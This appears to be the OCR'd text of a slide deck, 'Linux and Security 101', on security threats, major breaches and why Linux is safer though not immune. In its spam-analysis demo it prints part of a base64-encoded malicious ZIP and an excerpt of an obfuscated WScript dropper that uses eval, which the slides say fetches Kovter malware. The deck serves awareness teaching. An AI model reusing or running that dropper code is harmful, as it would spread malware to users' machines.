
datto

Linux and Security 101

Fred Mora - System Engineering, Datto

Agenda

- Current security threats
- Why is Linux more secure
- Why Linux is not a panacea



Current security threats


- Money and power have a large information component
  - To control something or someone, almost all you need is info about the target
  - Money is increasingly digital
- It used to be hard! You had to:
  - Break and enter (or dumpster-dive)
  - Find archives and sift through them
  - Local and remove valuables
- Now paper and valuables have been replaced by computer systems
- Less thrill but more comfort for bad guys

Credits: Mark Kennedy (sevencamels.blogspot.com)

Security is lagging behind threats

- Users and devs value convenience more than security
- Security is hard and expensive. Failure costs are passed on.
- Few incentives to do it right.
- Users and devs still incredibly naïve or careless

But why would someone hijack my PC?



HACKED PC

- Web Server
  - Phishing Site
  - Malware Download Site
  - Warez/Piracy Server
  - Child Pornography Server
  - Spam Site
- Bot Activity
  - Spam Zombie
  - DDoS Extortion Zombie
  - Click Fraud Zombie
  - Anonymization Proxy
  - CAPTCHA Solving Zombie
- E-Mail Attacks
  - Webmail Spam
  - Stranded Abroad Advance Scams
  - Harvesting E-mail Contacts
  - Harvesting Associated Accounts
  - Access to Corporate E-mail
- Account Credentials
  - eBay/Paypal Fake Auctions
  - Online Gaming Credentials
  - Web Site FTP Credentials
  - Skype/VoIP Credentials
  - Client Side Encryption Certificates
- Virtual Goods
  - Online Gaming Characters
  - Online Gaming Goods/Currency
  - PC Game License Keys
  - Operating System License Key
- Financial Credentials
  - Bank Account Data
  - Credit Card Data
  - Stock Trading Account
  - Mutual Fund/401k Account
- Reputation Hijacking
  - Facebook
  - Twitter
  - LinkedIn
  - Google+
- Hostage Attacks
  - Fake Antivirus
  - Ransomware
  - Email Account Ransom
  - Webcam Image Extortion

Credits: Brian Krebs, krebsonsecurity.com

Impact on organizations: SWIFT

- SWIFT is the main international bank-to-bank wire transfer network
- Bangladesh central bank's SWIFT Windows machine infiltrated by malware
- Was using cheap switches, no firewalls, lax security
- In May 2016, the SWIFT terminal transferred $950 M to foreign accounts
- Almost all recovered except for $81 M routed to the Philippines and laundered through casinos.
- Malware altered the PDF and printed report listing the latest transactions to hide the fraudulent transfers
- Not the only attack, at least another 12 banks were hit.

Probable root cause: spear phishing

Impact on organizations: Anthem

Anthem

- Info for 80 million members stolen over several weeks in December 2014
- Includes SSN, address, employers, income of former and current members
- Largest information breach to date
- That includes your truly, yay.

- Anthem employees got a spear phishing email asking them to login on their wellpoint.com VPN – But the link was actually we11point.com
- In the Internet Explorer address bar, the capital i, lowercase L, number 1, pipe sign and probably more glyph look the same.

Probable cause: Arial font

Impact on organizations: OPM

- Office of Personnel Management is the Feddle Gummint's HR
- Also in charge of managing secret and top secret clearance
- In June 2015, during the demo of an IDS, a vendor found an ongoing intrusion
- A remotely working contractor from China was slurping a lot of data through his admin-privileged account
- Winner of the 2015 Pwnies Award for Most Epic Fail!

- Compromised files:
  - 21.5 million background check, including applicant family members
  - 5.6 million of which include fingerprints
  - 4 million SF86 security clearance files (which are 127-page detailed reports about an individual and his/her family, friends and contacts)
  - 4.2 million current and former Federal employees (name, address, SSN, career, etc).
  - uid and passwords of OPM officials
- China said they arrested the culprits.

Probable cause: lack of accountability

Impact on individuals: ID theft

- Value of stolen online credentials:
  - Shopping sites: fake orders
  - Social networking: scams
  - Email: fencing stolen goods, scams
  - Banking credentials → direct theft
- Value of personal details:
  - Create IRS account, file fake return
  - Create SSA account for retirees, cash their checks


- Gov't sites still very lax about security
- Account creation require details easily found in:
  - social networks
  - ID theft sides such as dobssn.ru
  - Purchased from aggregators like Acxiom
- Create your SSA and IRS accounts NOW

Problems in other people's systems suddenly become your problems!

Impact on individuals: Bank malware


- Zeus malware is probably the best-written Windows program on Earth
  - Can trigger unwanted wire transfers to “money mule” accounts
  - And hide these transfers from your web browser
  - Need to wait for paper statement
  - Very hard to remove
- Android banking apps often use WebKit for HTML rendering
  - Obsolete, full of vulnerabilities
  - Not patched

- Don't bank with Windows or Android
- On Linux:
  - Beware of browser plugins
  - Do your banking with a clean browser profile
  - Or on a discardable VM



Example: My mailbox

- Why do all these different people send me the same email?




Delete all spam messages now (messages that have been in Spam more than 30 days will be automatically deleted)

Danny Downs	**report** - Hi, I attached the project status report in order to update you about the last meeting Best regards, Danny Downs
Shanna Marquez	**report** - Hi, I attached the project status report in order to update you about the last meeting Best regards, Shanna Marquez
Lindsay Lester	**Paid bills** - Hello engineer, Please see the attached last month's paid bills for the company Best regards Lindsay Lester
Jody Compton	**Paid bills** - Hello engineer, Please see the attached last month's paid bills for the company Best regards Jody Compton
Arron Brewer	**Paid bills** - Hello engineer, Please see the attached last month's paid bills for the company Best regards Arron Brewer

Let's open a spam attachment!

- I need to know.
- Curiosity killed the cat!
- Except when the cat is a paranoid bastard:
  - Clone a VM
  - Open the spam in the VM
  - Discard it afterwards.



Create a clone based on: ub14.04-1

Name: ub14.04-1-clone

Networking: NAT (52:54:00:ff:4e:d6) Details...

Storage: ub14.04-1.img

Clone this disk (12.0 GB)

○ - (Removable, Read Only)

Share disk with ub14.04-1


Nothing to clone.

s a new, independent copy of the original disk. Sharing
ng disk image for both the original and the new machine.

Cancel Clone

Noooo!
Don't open it!

- The attachment is a ZIP file...
- That contains a known virus.



I attached the project status report in order to update you about the last meeting

Best regards,
Danny Downs

Anti-virus warning - 1 attachment contains a virus or blocked file. Downloading this attachment is disabled. Learn more


987d9fade7.zip
Virus found

datto

What do these GMail guys know anyway?

- Gmail prevents me from opening the spam

- But I can still view the content and copy it!


report - fredericmora@gm...
https://mail....d2a28cceaa38
New Tab
https://mail.google.com/mail/u/0/?ui=2&ik=7716f22073&view=om&th=156
Google
*Untitled Document 1 - gedit
Open
Save
Undo
*Untitled Document 1

```
--b1_bd832dda416187cc856a5830e5a10ab9
Content-Type: application/x-zip-compressed; name="987d9fade7.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="987d9fade7.zip"
```


UEsDBBQAAAAIADazAkkUILa7OCMAAA0XAQASAAAAcmVwb3J0IGU0ZTZlNDRmLmpz3B3JzvQ0
7M5TABd2mDZNFyFOiBO7QCAECE2nM+yL2CXEu9OkdtzaSeumRUJIhO+fNnESx/Ge9I9fvnry
tSc//uD289c//fry6z/fr7/e3+2/ud9+ffZpfPrBV/fvvnv6uVef+OU+1h1bvPzGD79//fOP
P3x//2Gs9sEnH3z4xtvu/Y+/jO9/uT/79LsfuJ9fP558dnz01GtPPv3x1z8MP/7xyxfvfPj0
c0/+hYDf/+3rX5+9PPfq30+Err673396tnju1Sd/v/785PX93+0I8dnixSfLF580Lz75zGd/
Ns1YzGd/1u1nf5aXz/40w/TXNmNxz8fSlOPfbvx7GUs1vr9/9meFz+1YCvd8+nf1GP+651d4
Z6CNg19
bzXBqAb
HLv1su4
c5MwOzf
22bC9YT
MLKQlee
xXbK9Lx
++A6VWY
dxDqrr1
alXDJMg
BT7QJbb
ETOiOJU
zhjf7vY
6lHl1Z9
qgR+yjs
weKrmEs
fG79moR
8C/gwUt
K/fJP30
lnW4PiC
Ve87hRX
RsPMtRt

8ZSy9NtXy//+TbCs4waTSNVjnkZxdUo/5ZqE/stDJTHDYtWNGdEag9tYb88E8XgTH58Uv3QC
fI63OacdyOagUHteZ8tj38uFEn2ahXZEGlJ7wjiW/VKfZaJPr2Ef73c6cq6YexEbh2uHGtnz
7n/S0DPhQCDf+XyAn0DosY0kmTbI2rf1Sp3Imi5XddDBL7czI76yCgsK7d7gjtq2cALDHOZn
Zf+jTM3Ojkt0CRo6kdkRblxf9JvGpGSIqBTYJ/Mj18AV5cJ0kwiVI/T2JWeTShGsTCr29nZI
FFqjtO3M8gmLDsZmcGjv11WDxbVPuVha0XKtzQVdNTzwPtWpkDXVUC4RGMUKjEkDl1ahgmdM
tppUKgkOTyTY38fS/Y/96MJ7uxRI7mXpZqdASj1F0zqn8ihXPi7qrfr/oKN6cGMMCql0XHd7
ndfgKUOjJYkriRvyQ/+pcEKHI6EZnWCMyE+SLp+iq0ubyCl2g53zs6A6Cto7SPLof+6WJhOd
19mVDmXiiP9DepIbkS8D9q+P4B3bRuk5/B753v8NPZ3pCTbud+bx6srAQb/NmMMPT7raGGzc
dgFYAyjzHDpj6YLP2bXXkUCa2waapeVq5xh2sFWycx/nFX3C2ZMLRpolZ6X5bHwrFKSGwbMn
dvscz5o2SzBJsprOF5KwtSvwbplcTWl6Lfy7T8Im85WCNXQOplO0NVOhtvDsomjrSo1tEz5r
w4wiq4TbIlw8z7MGNzngXxjUKjJToxxRx2babBwzq5RYNHPdC1d+A7bZsbpizkqqmo7VyrbN

In the VM…

```
$ base64 -decode poison.base64 > poison.zip
$ unzip -t poison.zip
  testing: report e4e6e44f.js    OK
No errors detected in compressed data of poison.zip
$ unzip poison.zip
```

- Now we can look at the Javascript that the ZIP contains
- It is a payload tailored to Internet Explorer (WScript)
- Open it with Windows and you are pwned.



```
wsh = WScript.CreateObject("WScript.Shell");
se = wsh.Environment("SYSTEM");
os = se("OS");
if (os != "Windows_NT") {WScript.Quit(0);}
WScript.Sleep(1); var aQv5 = (1, 2, 3, '\x77\x73\x68\x20\x3d\x20\x57\x53\x63\x72
\x69\x70\x74\x2e\x43\x72\x65\x61\x74\x65\x4f\x62\x6a\x65\x63\x74\x28\x22\x57\x53
\x63\x72\x69\x70\x74\x2e\x53\x68\x65\x6c\x6c\x22\x29\x3b\x0a\x73\x65\x20\x3d\x20
\x77\x73\x68\x2e\x45\x6e\x76\x69\x72\x6f\x6e\x6d\x65\x6e\x74\x28\x22\x53\x59\x53
\x54\x45\x4d\x22\x29\x3b\x0a\x6f\x73\x20\x3d\x20\x73\x65\x28\x22\x4f\x53\x22\x29
\x3b\x0a\x69\x66\x20\x28/* etc etc*/\x28\x29\x3b\x0d\x0a\x7d\x3b');
    eval(aQv5);
```

What this code does

- Analyzing this code shows that it downloads a so-called Kovter virus
- Installs itself in the registry, very hard to remove.
- Has various payloads:
  - Click fraud – Bill advertisers for fake impressions
  - Cryptolocker – Encrypt your files, ask for a ransom
  - CoreBOT – Installs updated malware versions

The common factors

- Windows...
  - Never designed with networks in mind
  - Basic Windows Domain design still insecure
  - MS has successfully lowered the bar for developers
  - Business domain experts can create functional apps with Access + Excel + VBA. Sort of.
  - But once deployed, these apps leak data

- And naivete
  - Few companies train employees to identify phising
  - or scams
  - or social engineering
- The media teach people stupid things about security
  - Burn your CPU, keyboard and mouse if your computer is infected
  - If it has wires and lights, it's a bomb.

Linux is more secure

- OSS = More eyeballs on the code
- Newest and best R&D features on OSS
  - Much easier to publish with OSS than with closed source
  - Natural choice for researchers and academics
- Code often designed and evaluated by more careful people
- Would you be more careful with code when:
  - Doing your dayjob, vs...
  - Exposing your worldwide reputation?
- Deadlines less important than doing it right.

- Applications and subsystems often discarded if unsatisfactory (users sometimes curse these decisions)
- Many Linux subsystems have better architectural integrity through “benevolent dictators”
- The “too many cooks in the kitchen” effect often ruins successful commercial systems.

Our benevolent despot exposing his opinion about NVidia's driver architecture

Linux is not a panacea

- Vulnerable to social engineering
- Weak link is user applications, often defective
- Linux servers routinely exploited when
  - Unpatched
  - Running flawed apps (e.g., phpBB, Wordpress, anything in PHP reading user input)
- Linux desktop has no known viruses

- The weak link is the user
  - Very few companies train users to recognize
    - Scams
    - Phishing
    - Social engineering
  - Nobody trains individuals
    - Email scams are OS-agnostic
    - The “Hello, your Windows machine has a virus” could work with Linux or Mac
- Linux is immune against prevalent social engineering scams only because of obscurity.

Don't fall for "convenience" - Keep Linux paranoid

- Linux is sometimes criticized for being less convenient
  - E.g., no auto-exec when you plug in a media or USB key
  - No automatic install of software from a browser plugin
- But these convenience features are security exposures!

- If you add these "convenience" features, your machine will get pwned
- Password hygiene is unconvenient but necessary

In today's world, you'd have to be ***crazy*** *not to be* ***paranoid!***